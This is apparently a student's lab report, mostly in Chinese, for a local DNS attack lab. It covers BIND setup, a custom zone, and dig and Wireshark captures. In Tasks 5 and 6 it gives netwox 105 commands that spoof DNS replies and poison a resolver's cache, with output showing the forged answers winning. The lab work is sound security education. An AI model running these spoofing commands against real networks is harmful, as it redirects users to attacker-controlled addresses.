
Lab1

Task1




```
root@VM:/home/seed# dig example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18949
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            86271   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            86271   IN      NS      b.iana-servers.net.
example.com.            86271   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     1671    IN      A       199.43.135.53
a.iana-servers.NET.     1671    IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     1671    IN      A       199.43.133.53
b.iana-servers.NET.     1671    IN      AAAA    2001:500:8d::53

;; Query time: 1 msec
;; SERVER: 192.168.43.132#53(192.168.43.132)
;; ~~WHEN: Wed Sep 16 22:44:30 EDT 2020~~
;; MSG SIZE  rcvd: 212
```

在设置完用户的默认 DNS 地址为 192.168.43.132（另一台虚拟机）之后，dig example.com 下方的 SERVER 为所设置的服务器。


Task2

在/etc/bind/bind.conf.option 中加入 dump-file，并设置 dnssec 为 no



```
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035
```

Ping www.google.com




```
   Time                          Source            Destination       Protocol  Length Info
 1 2020-09-16 22:57:13.07725…  192.168.43.133    192.168.43.132    DNS          74 Standard query 0x341a A www.google.com
 2 2020-09-16 22:57:13.07821…  192.168.43.132    192.112.36.4      DNS          85 Standard query 0x42eb A www.google.com OPT
 3 2020-09-16 22:57:13.07821…  192.168.43.132    192.112.36.4      DNS          70 Standard query 0x700e NS <Root> OPT
 4 2020-09-16 22:57:13.08732…  192.112.36.4      192.168.43.132    DNS         101 Standard query response 0x42eb A www.google.com A 185.45.7.165 OPT
 5 2020-09-16 22:57:13.08797…  192.168.43.132    192.168.43.133    DNS          90 Standard query response 0x341a A www.google.com A 185.45.7.165
 6 2020-09-16 22:57:13.08800…  192.112.36.4      192.168.43.132    DNS          90 Standard query response 0x42eb A www.google.com A 54.89.135.129
 7 2020-09-16 22:57:13.08823…  192.168.43.133    185.45.7.165      ICMP         98 Echo (ping) request  id=0x2424, seq=1/256, ttl=64 (no response found!)
 8 2020-09-16 22:57:13.29226…  192.112.36.4      192.168.43.132    DNS          70 Standard query response 0x700e NS <Root> OPT
 9 2020-09-16 22:57:13.29289…  192.168.43.132    192.112.36.4      TCP          74 41061 → 53 [SYN] Seq=297586250 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSv
10 2020-09-16 22:57:13.29328…  192.112.36.4      192.168.43.132    DNS          85 Standard query response 0x42eb A www.google.com OPT
11 2020-09-16 22:57:13.30234…  192.112.36.4      192.168.43.132    TCP          54 53 → 41061 [RST, ACK] Seq=0 Ack=297586251 Win=0 Len=0
12 2020-09-16 22:57:13.30330…  192.168.43.132    202.12.27.33      DNS          70 Standard query 0x9a2b NS <Root> OPT
13 2020-09-16 22:57:13.36545…  202.12.27.33      192.168.43.132    DNS          70 Standard query response 0x9a2b NS <Root> OPT
```

抓包显示用户首先向 DNSserver43.132 发送询问报文，然后 DNSserver 开始逐步向其它 DNSserver 查询，而 DNS cache 应该是在第一次查询过后将结果缓存在 cache 中，第二次查询的时候会自动先查找 cache

Task3


增加了对 example.com 查询的 zone 之后：



```
[09/16/20]seed@VM:.../bind$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43096
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADD
ITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.co
m.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.43.132#53(192.168.43.132)
;; WHEN: Wed Sep 16 23:49:35 EDT 2020
;; MSG SIZE  rcvd: 93
```


发现查询结果为刚才自定义的结果。这是因为由于自定义了 zone，DNSserver 会返回自己定义中设置的地址。

Task4



```
VM# dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38778
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         5       IN      CNAME   bank32.com.
bank32.com.             5       IN      A       34.102.136.180

;; Query time: 291 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Thu Sep 17 11:15:14 EDT 2020
;; MSG SIZE  rcvd: 62
```


修改后 dig 发现没用




```
VM# ping www.bank32.com
PING www.bank32.com (192.168.43.133) 56(84) bytes of data.
From 192.168.43.132 icmp_seq=1 Destination Host Unreachable
From 192.168.43.132 icmp_seq=2 Destination Host Unreachable
From 192.168.43.132 icmp_seq=3 Destination Host Unreachable
^C
--- www.bank32.com ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4068ms
pipe 4
VM#
```

但是 ping 有用


Task5




```
Error 10011 : tool argument not decoded
[09/17/20]seed@VM:.../bind$ sudo netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns
.example.com" -A "1.1.1.1"
DNS_question______________________________________________________________.
| id=25833  rcode=OK              opcode=QUERY                            |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1                   |
| www.example.com. A                                                      |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                      |
|_________________________________________________________________________|
DNS_answer________________________________________________________________.
| id=25833  rcode=OK              opcode=QUERY                            |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                   |
| www.example.com. A                                                      |
| www.example.com. A 10 1.2.3.4                                           |
| ns.example.com. NS 10 ns.example.com.                                   |
| ns.example.com. A 10 1.1.1.1                                            |
|_________________________________________________________________________|
```



	Time	Source	Destination	Protocol	Length	Info
1	2020-09-17 11:25:15.66707…	192.168.43.133	192.168.43.132	DNS	86	Standard query 0x64e9 A www.example.com OPT
2	2020-09-17 11:25:15.66785…	192.168.43.132	192.168.43.133	DNS	135	Standard query response 0x64e9 A www.example.com A 192.168.0.101 NS ns.example.com
3	2020-09-17 11:25:15.71345…	192.168.43.132	192.168.43.133	DNS	130	Standard query response 0x64e9 A www.example.com A 1.2.3.4 NS ns.example.com A 1.1
4	2020-09-17 11:25:15.71349…	192.168.43.133	192.168.43.132	ICMP	158	Destination unreachable (Port unreachable)




```
  Answer RRs: 1
  Authority RRs: 1
  Additional RRs: 1
▸ Queries
▾ Answers
  ▸ www.example.com: type A, class IN, addr 1.2.3.4
▾ Authoritative nameservers
  ▸ ns.example.com: type NS, class IN, ns ns.example.com
▾ Additional records
```




```
 Authority RRs: 1
 Additional RRs: 2
 Queries
 Answers
  ▸ www.example.com: type A, class IN, addr 192.168.0.101
 Authoritative nameservers
  ▸ example.com: type NS, class IN, ns ns.example.com
 Additional records
  ▸ ns.example.com: type A, class IN, addr 192.168.0.10
  ▸ <Root>: type OPT
```

可以看到抓到了两个 DNS 报文，1.2.3.4 先来，192.168.0.101 后来




```
re-reply with --disable-gvfs-metadata.
cheng@cheng-virtual-machine:~$ dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58720
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        10      IN      A       1.2.3.4

;; Query time: 4 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: 五 9月 18 00:02:23 CST 2020
;; MSG SIZE  rcvd: 60

cheng@cheng-virtual-machine:~$ 
```


Task6




```
root@VM:/home/seed# sudo netwox 105 -h "www.example.net" -H "4.3.2.1" -a "ns.example.
net" -A "2.2.2.2" \
> -f "src host 192.168.43.132" -d "ens33" -s "raw" -T 600
DNS_question_________________________________________________________.
| id=33983  rcode=OK             opcode=QUERY                        |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1              |
| . NS                                                               |
| . OPT UDPpl=512 errcode=0 v=0 ...                                  |
|____________________________________________________________________|
DNS_answer___________________________________________________________.
| id=33983  rcode=OK             opcode=QUERY                        |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=0  add=1              |
| . NS                                                               |
| . NS 600 ns.example.net.                                           |
| ns.example.net. A 600 2.2.2.2                                      |
|____________________________________________________________________|
DNS_question_________________________________________________________.
| id=6191   rcode=OK             opcode=QUERY                        |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1              |
| E.ROOT-SERVERS.NET. AAAA                                           |
| . OPT UDPpl=512 errcode=0 v=0 ...                                  |
|____________________________________________________________________|
DNS_question_________________________________________________________.
| id=42437  rcode=OK             opcode=QUERY                        |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1              |
| G.ROOT-SERVERS.NET. AAAA                                           |
